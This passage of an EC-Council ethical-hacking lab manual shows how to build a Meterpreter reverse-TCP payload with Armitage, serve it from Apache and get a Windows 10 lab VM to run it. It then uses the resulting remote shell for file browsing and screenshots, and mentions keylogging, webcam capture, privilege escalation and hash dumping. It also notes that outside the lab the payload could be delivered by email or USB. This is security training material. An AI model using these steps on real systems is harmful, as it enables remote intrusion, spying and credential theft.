


Figure 1.5.10: Payload selection

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

16. The **windows/meterpreter_reverse_tcp** window appears. Scroll down to the **LPORT Option**, and change the port **Value** to **444**. In the **Output** field, select **exe** from the drop-down options; click **Launch**.




Figure 1.5.11: windows/meterpreter_reverse_tcp

17. The **Save** window appears. Select **Desktop** as the location, set the **File Name** as **malicious_payload.exe**, and click the **Save** button.




Figure 1.5.12: Save the file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

18. A **Message** pop-up appears; click **OK**.
19. Now, switch to the **Terminal** window, type **cp /root/Desktop/malicious_payload.exe /var/www/html/share/**, and press **Enter** to copy the file to the **shared** folder.
20. Type **service apache2 start** and press **Enter** to start the Apache server.




Figure 1.5.13: Copy the file to share folder and staring apache server

21. Now, in the left-hand pane, double-click **meterpreter_reverse_tcp**.




Figure 1.5.14: Payload launch

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

22. The **windows/meterpreter_reverse_tcp** window appears. Scroll down to **LPORT Option** and change the port **Value** to **444**. Ensure that the **multi/handler** option is selected in the **Output** field; click **Launch**.




Figure 1.5.15: windows/meterpreter_reverse_tcp setting

23. Now, switch to the **Windows 10** virtual machine and open any web browser (here, **Mozilla Firefox**). In the address bar, type **http://10.10.10.13/share** and press **Enter**. As soon as you press enter, the system will display the shared folder contents, as shown in the screenshot.

Note: Here, we are sending the malicious payload through a shared directory; however, in real-time, you can send it via an attachment in an email or through physical means such as a hard drive or pen drive.

24. Click **malicious_payload.exe** to download the file.

Note: **10.10.10.13** is the IP address of the host machine (here, the **Parrot Security** virtual machine).




Figure 1.5.16: Downloading malicious exe file on the victim's system

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 5.4

Run the Payload

25. Once you click on the **malicious_payload.exe** file, the **Opening malicious_payload.exe** pop-up appears; select **Save File**.
26. The malicious file will be downloaded to the browser's default download location (here, **Downloads**). Now, double-click **malicious_payload.exe** to run the file.




Figure 1.5.17: Malicious file successfully downloaded

27. The **Open File - Security Warning** window appears; click **Run**.




Figure 1.5.18: Security warning on executing the exe file

28. Leave the **Windows 10** virtual machine running and switch to the **Parrot Security** virtual machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 5.5

Establish a Remote Session

29. Observe that one session has been created or opened in the **Meterpreter shell**, as shown in the screenshot, and the host icon displays the target system name (**WINDOWS10**).




Figure 1.5.19: Open Meterpreter session

30. Right-click on the target host and navigate to **Meterpreter 1** → **Interact** → **Meterpreter Shell**.




Figure 1.5.20: Interact using Meterpreter

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

31. A new **Meterpreter 1** tab appears. Type **sysinfo** and press **Enter** to view the system details of the exploited system, as shown in the screenshot.




Figure 1.5.21: View system information

32. Right-click on the target host and navigate to **Meterpreter 1** → **Explore** → **Browse Files**.




Figure 1.5.22: Select Browse Files

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

33. A new **Files 1** tab and the present working directory of the target system appear. You can observe the files present in the **Download** folder of the target system.

34. Using this option, you can perform various functions such as uploading a file, making a directory, and listing all drives present in the target system.




Figure 1.5.23: Browse Files

35. Right-click on the target host and navigate to **Meterpreter 1** → **Explore** → **Screenshot**.




Figure 1.5.24: Select Screenshot option

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

36. A new **Screenshot 1** tab appears, displaying the currently open windows in the target system.




Figure 1.5.25: Screenshot of target system

37. Similarly, you can explore other options such as **Desktop (VNC)**, **Show Processes**, **Log Keystrokes**, and **Webcam Shot**.
38. You can also escalate privileges in the target system using the **Escalate Privileges** option and further steal tokens, dump hashes, or perform other activities.
39. This concludes the demonstration of how to gain access to a remote system using Armitage.
